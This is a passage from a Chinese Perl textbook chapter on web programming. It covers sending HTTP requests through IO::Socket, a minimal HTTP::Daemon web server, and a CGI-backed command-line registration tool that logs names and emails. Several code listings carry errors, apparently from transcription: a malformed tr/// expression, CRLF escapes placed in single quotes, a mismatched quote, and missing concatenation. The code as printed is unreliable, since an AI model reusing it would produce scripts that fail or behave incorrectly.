$string = '?' . "text1=" . $text1 . "&" . "text2=" . $text2;

$string =~ tr/ /+//;

$socket = IO::Socket::INET->new
(
    Proto    => "tcp",
    PeerAddr  => "yourserver.com",
    PeerPort  => 80,
);

$socket->autoflush(1);
```

最后，通过直接把 **HTTP** 请求传给套接字而发送它，读取从套接字中返回的文本，并输出该返回文本，代码如下：

```
use IO::Socket;

print "Enter a value for text1: ";
chomp($text1 = <>);

print "Enter a value for text2: ";
chomp($text2 = <>);

$string = '?' . "text1=" . $text1 . "&" . "text2=" . $text2;

$string =~ tr/ /+//;

$socket = IO::Socket::INET->new
(
    Proto    => "tcp",
    PeerAddr  => "yourserver.com",
    PeerPort  => 80,
);

$socket->autoflush(1);

print $socket "GET /username/cgi/cgireader.cgi$string ",
    'HTTP/1.0\015\012\015\012';

while ($line = <$socket>){

    $html .= $line

}

close $socket;

print $html;
```

运行这段代码时，可能会显示下列结果。再运行一次，text1 和 text2 的值会使它安全到达 cgireader.cgi:



```
%perl connector.pl

Enter a value for text1: Hello
Enter a value for text2: there

HTTP/1.1 200 OK
Date: Fri, 07 May 2002 19:46:26 GMT
Server: Apache/1.2.1
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>

<HEAD>
<TITLE>CGI Example</TITLE>
<LINK REV=MADE HREF="mailto:Steve">
</HEAD>

<BODY BGCOLOR="white" LINK="red">

You entered this text:
<EM>Hello</EM> <EM>there</EM>.

</BODY>

</HTML>
```

### 28.2.7 创建小型Web服务器

现在，我们可以直接把 HTTP 请求传给 Internet 套接字，还可以创建自己的 Web 服务器。

可以使用 HTTP::Daemon 类创建小型 Web 服务器。作为一个示例，我将创建并运行 Web 服务器 HTTPserver.pl，它会把网页发回导航到它的浏览器。

在 ISP 上运行这个服务器时，它会告诉你要使用 ISP 上的哪个套接字连接到它。下面给出了一个示例：

```
% perl HTTPserver.pl

My URL is: http://yourserver.com:3475/.
```

现在，当用户导航到 <http://yourserver.com:3475> 时，他就会看到这个服务器提供的网页，如图 28.1 所示。这个网页甚至能够显示一个文本区域，用户可以在其中输入文本。

HTTPserver 将如下运行：首先创建新的 HTTP::Daemon 对象，给它指定 10 分钟的超时的值，以等待连接：

```
use HTTP::Daemon;

$HTTPserver = HTTP::Daemon->new(Timeout => 600);
```






图 28.1 中自己的 Web 服务器读取网页

可以把传递给 `IO::Socket::INET->new` 的参数传递给 `HTTP::Daemon->new`，其中包括要用的端口。如果没有指定端口——如本例——`HTTP::Daemon->new` 会随机选择一个端口。为指出服务器正在使用哪个端口，我使用了 `$HTTPserver` 对象的 `url` 方法，并输出了该方法返回的值：

```
use HTTP::Daemon;

$HTTPserver = HTTP::Daemon->new(Timeout => 600);

print "My URL is: ", $HTTPserver->url, ".\n";
```

现在，服务器只是等待，这与其他套接字服务器一样。如果客户浏览器连接了，我会直接把网页传给它，代码如下：

```
use HTTP::Daemon;

$HTTPserver = HTTP::Daemon->new(Timeout => 600);

print "My URL is: ", $HTTPserver->url, ".\n";

while ($HTTPclient = $HTTPserver->accept) {

    $HTTPclient->autoflush(1);

    print $HTTPclient
    '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">'
    '<HTML>'
    '<HEAD>'
    '<TITLE>Welcome to my Web server!</TITLE>'
    '</HEAD>'
    '<BODY>'
```



```
<CENTER>

<H1>Welcome to my Web server!</H1>

<p>
Do you like my Web server? Let me know...

</CENTER>

<FORM METHOD="POST" ENCTYPE="application/x-www-form-urlencoded">

<CENTER>
<TEXTAREA NAME="textarea" ROWS=10 COLS=60>
</TEXTAREA>

</CENTER>
</FORM>
</BODY>
</HTML>';

$HTTPclient->close;
}
```

至此，该代码结束了。现在，你已经能够创建并运行自己的 Web 服务器了！

### 28.2.8 处理在线用户注册

我们已经创建了数百个新应用程序，但是，当把所有这些应用程序发送到字段时，用户应该如何在线注册，我们怎样才能发送更新呢？

本节的示例将说明如何从命令行运行的程序中支持在线用户注册。本节的代码将采用注册顾客的日期、名字及电子邮件地址，在你的 ISP 上创建一个 reg.log 文件：

```
Date: Sun May 2 10:53:17 EDT
Name: Steve
email: steve@server.com
Date: Mon May 3 10:54:04 EDT
Name: Nancy
email: nancy@server.com
Date: Wed May 5 10:56:19 EDT
Name: Claire
email: claire@user.com
Date: Fri May 7 16:55:07 EDT
Name: Dan
email: dan@superuser.com
```

在本章的简介中曾提到过，已经把这个在线注册技术设计为从命令行应用程序使用，而不是 Web 浏览器、电子邮件程序，也不是 FTP 客户。由于 HTTP、HTML、FTP、MAIL 和 LWP 模块都不是标准的，所以我假定用户没有安装它们。然而，我将使用 IO::Socket 创建这个应用程序。



通常，使用 `IO::Socket` 时，需要一个要连接的服务器，这就意味着在 ISP 上需要一个不断运行的进程用于处理顾客注册。事实上，可以使用 Web 服务器，如果连接到 HTTP 端口，即端口 80，则它总是在 ISP 上运行。

然后，这个应用程序将用户的注册信息写入 ISP 上的 CGI 脚本 `reg.cgi` 中，它把该信息附加到 `reg.log` 中。要使用这个应用程序，需要把 `reg.cgi` 以及文本文件 `reg.log` 放在 ISP 上（确保为 `reg.log` 提供足够低的权限级别，以便能够从 CGI 脚本中写入它）。下面给出了 `reg.pl`，它把用户的名字和电子邮件附加到 `reg.log` 中：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',
    -LINK=>'red'
);

if ($co->param()) {
    $! = 0;

    open FILEHANDLE, ">>reg.log";

    print FILEHANDLE "Date: " . 'date';
    print FILEHANDLE "Name: " . $co->param('name') . "\n";
    print FILEHANDLE "email: " . $co->param('email') . "\n";

    close FILEHANDLE;

    unless ($!) {
        print "Thanks for registering.";
    } else {
        print "Sorry, there was an error: $!";
    }
}

print $co->end_html;
```

如果注册成功，则 `reg.cgi` 将返回网页，并带有文本“Thanks for registering.”，如果产生了错误，网页会包含下列文本，即“Sorry, there was an error:”。

要使用这个 CGI 脚本，我将创建一个样本应用程序，即 `reg.pl`，它允许用户在线注册。在 `reg.pl` 中，我要求用户输入其名字和电子邮件：

```

use IO::Socket;

print "Type your name: ";
chomp($name = <>);

print "Type your email: ";
chomp($email = <>);

```

然后，把该响应转换为查询字符串：

```

use IO::Socket;

print "Type your name: ";
chomp($name = <>);

print "Type your email: ";
chomp($email = <>);

$string = '?' . "name=" . $name . "&" . "email=" . $email;

$string =~ tr/ /+//;

```

然后，在 HTTP 端口（端口 80）上连接到 Web 服务器（在这里写自己服务器的名字）：

```

use IO::Socket;

print "Type your name: ";
chomp($name = <>);

print "Type your email: ";
chomp($email = <>);

$string = '?' . "name=" . $name . "&" . "email=" . $email;

$string =~ tr/ /+//;

$socket = IO::Socket::INET->new
(
    Proto    => "tcp",
    PeerAddr  => "yourserver.com",
    PeerPort  => 80,
);

$socket->autoflush(1);

```

现在，调用 `reg.CGI` 脚本，把 CGI 查询附加到 HTTP 请求中的 URL（不要忘记更改这段代码，以反映 ISP 上的脚本位置）：

```

print $socket "GET /username/cgi/reg.cgi$string ",
    'HTTP/1.0\015\012\015\012';

```

在把注册数据传递给 CGI 脚本 `reg.pl` 之后，我将检查它返回的网页，指出是否产生了错误，代码如下：

```

print $socket "GET /~username/cgi/reg.cgi$string ",

```

```
'HTTP/1.0\015\012\015\012";  
while ($line = <$socket>) {  
    $results .= $line  
}  
  
close $socket;  
if ($results =~ /Thanks for registering./mg) {  
    print "Thanks for registering."  
} else {  
    print "Sorry, there was an error."  
}
```

从命令行运行脚本，结果如下：

```
%perl reg.pl  
  
Type your name: Steve  
Type your email: here@I_am.com  
  
Thanks for registering.
```

所有内容到此结束。现在，你已经允许用户在线注册了，即使他没有安装 HTTP、HTML、FTP、MAIL 和 LWP 模块也可以。